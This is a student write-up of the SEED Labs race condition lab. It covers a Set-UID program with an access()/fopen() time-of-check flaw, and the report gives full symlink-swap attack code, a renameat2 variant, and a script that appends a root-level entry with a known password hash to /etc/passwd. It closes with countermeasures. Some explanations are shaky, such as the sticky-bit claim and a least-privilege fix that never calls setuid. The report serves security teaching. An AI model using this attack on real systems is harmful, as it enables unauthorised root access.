

Race Condition Vulnerability Lab

2 EnvironmentSetup

2.1 TurningOffCountermeasures

To turn off the counter measures few commands have been used to remove the safeguards

```
seed@VM: ~/.../Race Condition Vulnerability
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ sudo sysctl -w fs.protected_symlinks=0
fs.protected_symlinks = 0
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ sudo sysctl fs.protected_regular=0
fs.protected_regular = 0
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$
```

2.2 A Vulnerable Program

Vulp.c is the code containing race condition vulnerability which has been used for the lab.

```
1#include <stdio.h>
2#include <stdlib.h>
3#include <string.h>
4#include <unistd.h>
5
6int main()
7{
8    char* fn = "/tmp/XYZ";
9    char buffer[60];
10    FILE* fp;
11
12    /* get user input */
13    scanf("%50s", buffer);
14
15    if (!access(fn, W_OK)) {
16        //sleep(10);
17        fp = fopen(fn, "a+");
18        if (!fp) {
19            perror("Open failed");
20            exit(1);
21        }
22        fwrite("\n", sizeof(char), 1, fp);
23        fwrite(buffer, sizeof(char), strlen(buffer), fp);
24        fclose(fp);
25    }
```

This code first verifies if the current user has write access to the file `fn`. If write permission is granted, the file is opened in append mode, and the user's input is written to it. However, there is a race condition vulnerability between the `access()` check and the `fopen()` function. An attacker could potentially exploit this by creating a symbolic link to a sensitive file, like `/etc/passwd`, in the `/tmp` directory during the time between the `access()` check and the `fopen()` operation. If successful, the `fopen()` would open the protected file instead of the intended `/tmp/XYZ` file.

The attacker could exploit this vulnerability by writing malicious code to the protected file, potentially gaining root access to the system. To prevent this, the vulp.c program should be modified to use the `openat()` function instead of `fopen()`. This function allows

the program to specify the directory where the file should be opened, which prevents attackers from creating symbolic links to protected files.

To create a Set-UID program, the vulp.c file is compiled, its ownership is changed to root, and its permissions are set to 4755. This ensures that the program runs with root privileges and is executable by all users. The commands used are shown in the below screenshot.


```
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ ls
target_process.sh vulp.c
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ gcc vulp.c -o vulp
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ sudo chown root vulp
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ sudo chmod 4755 vulp
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ ll
total 28
-rwxrwxr-x 1 seed seed 217 Dec 25 2020 target_process.sh
-rwsr-xr-x 1 root seed 17104 Oct 21 00:17 vulp
-rw-rw-r-- 1 seed seed 575 Dec 25 2020 vulp.c
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$
```

3 Task1: Choosing Our Target

Next, we use the command: `sudo nano /etc/passwd`

to open the `/etc/passwd` file and add a new line, modifying its contents as demonstrated in the lab.

```
[10/21/24]seed@VM:~/.../Race Condition Vulnerability$ sudo nano /etc/passwd
```




```
seed@VM: ~/.../Race Condition Vulnerability
GNU nano 4.8 /etc/passwd
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell

seed@VM: ~/.../Race Condition Vulnerability
GNU nano 4.8 /etc/passwd
whoopsie:x:120:125:/:nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr
geoclue:x:122:127:/:/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534:/:run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
telnetd:x:126:134:/:nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534:/:run/sshd:/usr/sbin/nologin
^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell
```


To test the magic password, we manually added the following entry to the end of the `/etc/passwd` file as the root user, as shown in the snapshot below.

```
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
```



```
seed@VM: ~/.../Race Condition Vulnerability
GNU nano 4.8 /etc/passwd Modified
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sb
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/ssh:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify
^X Exit          ^R Read File     ^_ Replace       ^U Paste Text    ^T To Spell
```


Next, the `vulp` program is executed, and we run the command `su test` to switch the user to the newly created `test` account.



```
[10/22/24] seed@VM: ~/.../Race Condition Vulnerability$ ./vulp
^Z
[1]+  Stopped                  ./vulp
[10/22/24] seed@VM: ~/.../Race Condition Vulnerability$ su test
Password:
root@VM:/home/seed/Documents/Race Condition Vulnerability#
```

At this point, we are able to log into the `test` account without needing a password, confirming that the magic password is working as intended. Once logged in, we verified that the `test` account had root privileges, demonstrating the success of the privilege escalation.

After confirming the magic password worked, we removed the test entry from `/etc/passwd`. Next, we will exploit the race condition in the `vulp` program to add an entry as a regular user, bypassing write restrictions. To avoid corrupting `/etc/passwd`, we're using a backup and have taken a VM snapshot to easily recover if needed as shown below.



```
seed@VM: ~/.../Race Condition Vulnerability
GNU nano 4.8 /etc/passwd Modified
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sb
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/ssh:/usr/sbin/nologin
^G Get Help      ^O Write Out     ^W Where Is      ^K Cut Text      ^J Justify
^X Exit          ^R Read File     ^_ Replace       ^U Paste Text    ^T To Spell
```

```
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo cp /etc/passwd /etc/passwd.backup
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo nano /etc/passwd
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ su test
su: user test does not exist
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ █


[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo nano /etc/passwd
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo cp /etc/passwd.backup /etc/passwd
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo rm /etc/passwd.backup
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ █
```

4 Task2: Launching the Race Condition Attack

The goal of this task is to exploit the race condition vulnerability in the vulnerable Set-UID program to gain root privileges. The critical step is to create a symbolic link from `/tmp/XYZ` to the password file, which must occur between the `access` and `fopen` calls in the program.

4.1 Task 2.A: Simulating a Slow Machine & 4.2 Task 2.B: The Real Attack

I have added sleep function for 10 secs



```
1      /* get user input */
2      scanf("%50s", buffer);
3
4      if (!access(fn, W_OK)) {
5          sleep(10);
6          fp = fopen(fn, "a+");
7          if (!fp) {
8              perror("Open failed");
9              exit(1);
10         }
11         fwrite("\n", sizeof(char), 1, fp);
12         fwrite(buffer, sizeof(char), strlen(buffer), fp);
13         fclose(fp);
14     } else {
```

The figure below illustrates how we used symbolic links to alter the meaning of a filename. Specifically, we can create a symbolic link for `/tmp/XYZ` that points to the `/dev/null` file.

```
[10/29/24]seed@VM:~/.../Race Condition Vulnerability$ gedit vulp.c
[10/29/24]seed@VM:~/.../Race Condition Vulnerability$ ln -sf /dev/null /tmp/XYZ
[10/29/24]seed@VM:~/.../Race Condition Vulnerability$ ls -ld /tmp/XYZ
lrwxrwxrwx 1 seed seed 9 Oct 29 18:19 /tmp/XYZ -> /dev/null
```

In the below picture we can see the codes for the target process & attack process. A race attack involves the concurrent execution of two processes. In this case, `target_process.sh` runs the privileged application until the `passwd` file is modified.

```
[10/29/24]seed@VM:~/../Race Condition Vulnerability$ cat attack_process.c
#include <unistd.h>

int main(){
while(1){
    unlink("/tmp/XYZ");
    symlink("/dev/null","/tmp/xyz");
    usleep(100);
    unlink("/tmp/XYZ");
    symlink("/etc/passwd","/tmp/XYZ");
    usleep(100);
}

return 0;
}

[10/22/24]seed@VM:~/../Race Condition Vulnerability$ cat target_process.sh
#!/bin/bash

CHECK_FILE="ls -l /etc/passwd"
old=$(($CHECK_FILE))
new=$(($CHECK_FILE))
while [ "$old" == "$new" ]
do
    echo "test:U6aMy0wojraho:0:0:test:/root:/bin/bash" | ./vulp
    new=$(($CHECK_FILE))
done
echo "STOP... The passwd file has been changed"
```

compiling the code in two terminal windows:

```
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ gcc vulp.c -o vulp
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ sudo chown root vulp
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ sudo chmod 4755 vulp
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ ll
total 32
-rw-rw-r-- 1 seed seed 221 Oct 22 20:20 attack_process.c
-rwxrwxr-x 1 seed seed 255 Oct 22 20:25 target_process.sh
-rwsr-xr-x 1 root seed 17144 Oct 22 20:39 vulp
-rw-rw-r-- 1 seed seed 592 Oct 22 20:39 vulp.c
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ gcc attack_process.c -o attack
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ ls
attack attack_process.c target_process.sh vulp vulp.c
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ ./attack &
[2] 6679
[10/22/24]seed@VM:~/../Race Condition Vulnerability$ top
```

```
top - 20:42:26 up 2:22, 1 user, load average: 0.88, 0.45, 0.35
Tasks: 206 total, 1 running, 204 sleeping, 1 stopped, 0 zombie
%Cpu(s): 18.8 us, 14.3 sy, 0.0 ni, 65.9 id, 0.2 wa, 0.0 hi, 0.9 si, 0.0 st
MiB Mem : 1987.6 total, 135.9 free, 1370.2 used, 481.4 buff/cache
MiB Swap: 2048.0 total, 1887.0 free, 161.0 used. 431.9 avail Mem
```

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
3630	seed	20	0	3162860	237404	91160	S	19.5	11.7	7:05.87	firefox
1925	seed	20	0	4096024	159728	44312	S	14.9	7.8	3:21.27	gnome-shell
6679	seed	20	0	2356	520	452	S	13.2	0.0	0:08.86	attack

I first compiled `attack_process.c` and then ran `target_process.sh`. As a result, I observed that the password file had been modified, and `target_process.sh` had stopped running as shown below

```

[10/22/24]seed@VM: ~/.../Race Condition Vulnerability$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
[10/22/24]seed@VM: /tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 11 Oct 22 20:47 XYZ -> /etc/passwd
[10/22/24]seed@VM: /tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 11 Oct 22 20:47 XYZ -> /etc/passwd
[10/22/24]seed@VM: /tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 11 Oct 22 20:47 XYZ -> /etc/passwd
[10/22/24]seed@VM: /tmp$

```

As shown in the snapshot, when running `target_process.sh` and `attack_process.c` simultaneously, we receive a "permission denied" error because the race condition hasn't occurred yet. We can't write to `/etc/passwd` due to the sticky bit, which restricts modifications to the file's owner (root). Since we're logged in as the user "seed," we lack permission. However, if we continue this process for a long time, a race condition may occur, allowing `target_process.sh` to write to the `passwd` file.

4.3 Task 2.C: An Improved Attack Method

To address this issue seen in the above task we implement the `imp_attack.c` program. This program is designed to overcome the vulnerabilities we encountered in the previous steps.

```

[10/22/24]seed@VM: ~/.../Race Condition Vulnerability$ ls
a.out  attack_process.c  target_process.sh  vulp.c
attack imp_attack.c  vulp
[10/22/24]seed@VM: ~/.../Race Condition Vulnerability$ cat imp_attack.c
#define _GNU_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <fcntl.h> // For renameat2

int main(){
    unsigned int flags = RENAME_EXCHANGE;
    while(1){
        unlink("/tmp/XYZ"); symlink("/dev/null","/tmp/xyz");

        unlink("/tmp/ABC"); symlink("/etc/passwd","/tmp/ABC");
        renameat2(0,"/tmp/XYZ",0,"/tmp/ABC",flags);
    }
    return 0;
}
[10/22/24]seed@VM: ~/.../Race Condition Vulnerability$ gcc imp_attack.c
[10/22/24]seed@VM: ~/.../Race Condition Vulnerability$

```

This C program swaps the two symbolic links atomically, making `/tmp/XYZ` point to `/etc/passwd` and `/tmp/ABC` point to `/dev/null`. By using `renameat2()`, the race condition is eliminated, allowing the attack to run successfully without changing the ownership of `/tmp/XYZ`. The atomic swap ensures that `vulp` checks `/tmp/XYZ` when it points to `/dev/null` and opens it only after the swap. This resolves the previous issue

and allows for a consistent exploitation of the race condition with the improved attack program.

```
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ ./improved &
[8] 23498
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ ./target_proc
ess.sh
```

The output when executing the files will be:

```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
No permission
[10/22/24]seed@VM:/tmp$ ll XYZ
ls: cannot access 'XYZ': No such file or directory
[10/22/24]seed@VM:/tmp$ ll XYZ
ls: XYZ: No such file or directory
ls: cannot read symbolic link 'XYZ': No such file or d
irectory
lrwxrwxrwx 0 seed seed 11 Oct 22 21:28 XYZ -> /etc/pas
[10/22/24]seed@VM:/tmp$ ll XYZ
ls: cannot access 'XYZ': No such file or directory
[10/22/24]seed@VM:/tmp$ ll XYZ
lrwxrwxrwx 1 seed seed 11 Oct 22 21:28 XYZ -> /etc/pas
swd
[10/22/24]seed@VM:/tmp$ ll XYZ
ls: cannot access 'XYZ': No such file or directory
```

By successfully exploiting the race condition, we can write to the `/etc/passwd` file, as demonstrated in the snapshot below.

```
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106:./nonexistent:/usr/sbin/nologin
syslog:x:104:110:./home/syslog:/usr/sbin/nologin
_apt:x:105:65534:./nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuid:x:107:114:./run/uuid:/usr/sbin/nologin
tcpdump:x:108:115:./nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
```

```

usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
seed:x:1000:1000:SEED,,,:/home/seed:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
telnetd:x:126:134::/nonexistent:/usr/sbin/nologin
ftp:x:127:135:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
sshd:x:128:65534::/run/sshd:/usr/sbin/nologin
test:U6aMy0wojraho:0:0:test:/root:/bin/bash

```

```

test:U6aMy0wojraho:0:0:test:/root:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ █

```

5 Task3: Countermeasures

5.1 Task 3.A: Applying the Principle of Least Privilege

The program uses `setuid(realUID)` to change the effective user ID to the real user ID, removing its elevated privileges and allowing it to run as the real user. The modified program, `vulp.c`, will now be tested for access after aligning the effective UID with the real UID, adhering to the principle of least privilege.

```

[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ ls
a.out attack attack_process.c imp_attack.c improved target_process.sh vulp vulp.c
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ cat vulp.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* fn = "/tmp/XYZ";
    char buffer[60];
    FILE* fp;
    uid_t realUID = getuid();
    uid_t effUID = getuid();

    /* get user input */
    scanf("%50s", buffer);

    if (!access(fn, W_OK)) {
        printf("in if");
        fp = fopen(fn, "a+");
        if (!fp) {
            perror("Open failed");
            exit(1);
        }
        fwrite("\n", sizeof(char), 1, fp);
        fwrite(buffer, sizeof(char), strlen(buffer), fp);
        fclose(fp);
    } else {
        printf("No permission \n");
    }

    return 0;
}

```


The screenshot below indicates that we lack permission to write to the `/etc/passwd` file, which means we are unable to exploit the race condition vulnerability.

```
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
No permission
No permission
..
```

5.2 Task 3.B: Using Ubuntu's Built-in Scheme

In this task, we re-enable the protection which we disabled starting of the lab session by using the commands listed below.

```
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo sysctl -w fs.protected_symlinks=1
fs.protected_symlinks = 1
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$
```

After enabling the built-in protection, we repeated the attack from Task 3.A. This time, the attack failed, as we were unable to create a symbolic link from `/tmp/XYZ` to `/etc/passwd`. This result confirms that the built-in protection scheme effectively prevents race condition attacks.

```
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ gcc vulp.c -o vulp
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo chown root vulp
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ sudo chmod 4755 vulp
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ ll
total 96
-rwxrwxr-x 1 seed seed 16792 Oct 22 21:21 a.out
-rwxrwxr-x 1 seed seed 16800 Oct 22 20:41 attack
-rw-rw-r-- 1 seed seed 221 Oct 22 20:20 attack_process.c
-rw-rw-r-- 1 seed seed 352 Oct 22 21:20 imp_attack.c
-rwxrwxr-x 1 seed seed 16792 Oct 22 21:25 improved
-rwxrwxr-x 1 seed seed 255 Oct 22 20:25 target_process.sh
-rwsr-xr-x 1 root seed 17192 Oct 22 22:22 vulp
[10/22/24]seed@VM:~/.../Race Condition Vulnerability$

[10/22/24]seed@VM:~/.../Race Condition Vulnerability$ ./target_process.sh
No permission
No permission
No permission
No permission
No permission
```

(1) How does this protection scheme work?

Ubuntu has a built-in safety feature that restricts who can access symbolic links pointing to other users' world-writable directories. This is done by setting the kernel parameter `fs.protected_symlinks` to 1. When this parameter is enabled, only the owner of a symbolic link or a user with the `CAP_DAC_OVERRIDE` capability can follow the link.

This protection method is effective because race condition attacks often rely on the ability to create symbolic links in user-owned world-writable directories. By limiting who can follow these links, the protection mechanism makes it harder for attackers to exploit race condition vulnerabilities.

(2) What are the limitations of this scheme?

The main limitation of the integrated security mechanism is its inability to prevent race condition attacks that create symbolic links in world-writable directories. It also doesn't address other race condition vulnerabilities in kernel code. Furthermore, root users can disable the protection system, allowing attackers with root access to exploit these vulnerabilities. While Ubuntu's built-in protection is useful against race condition attacks, it's essential to be aware of its limitations.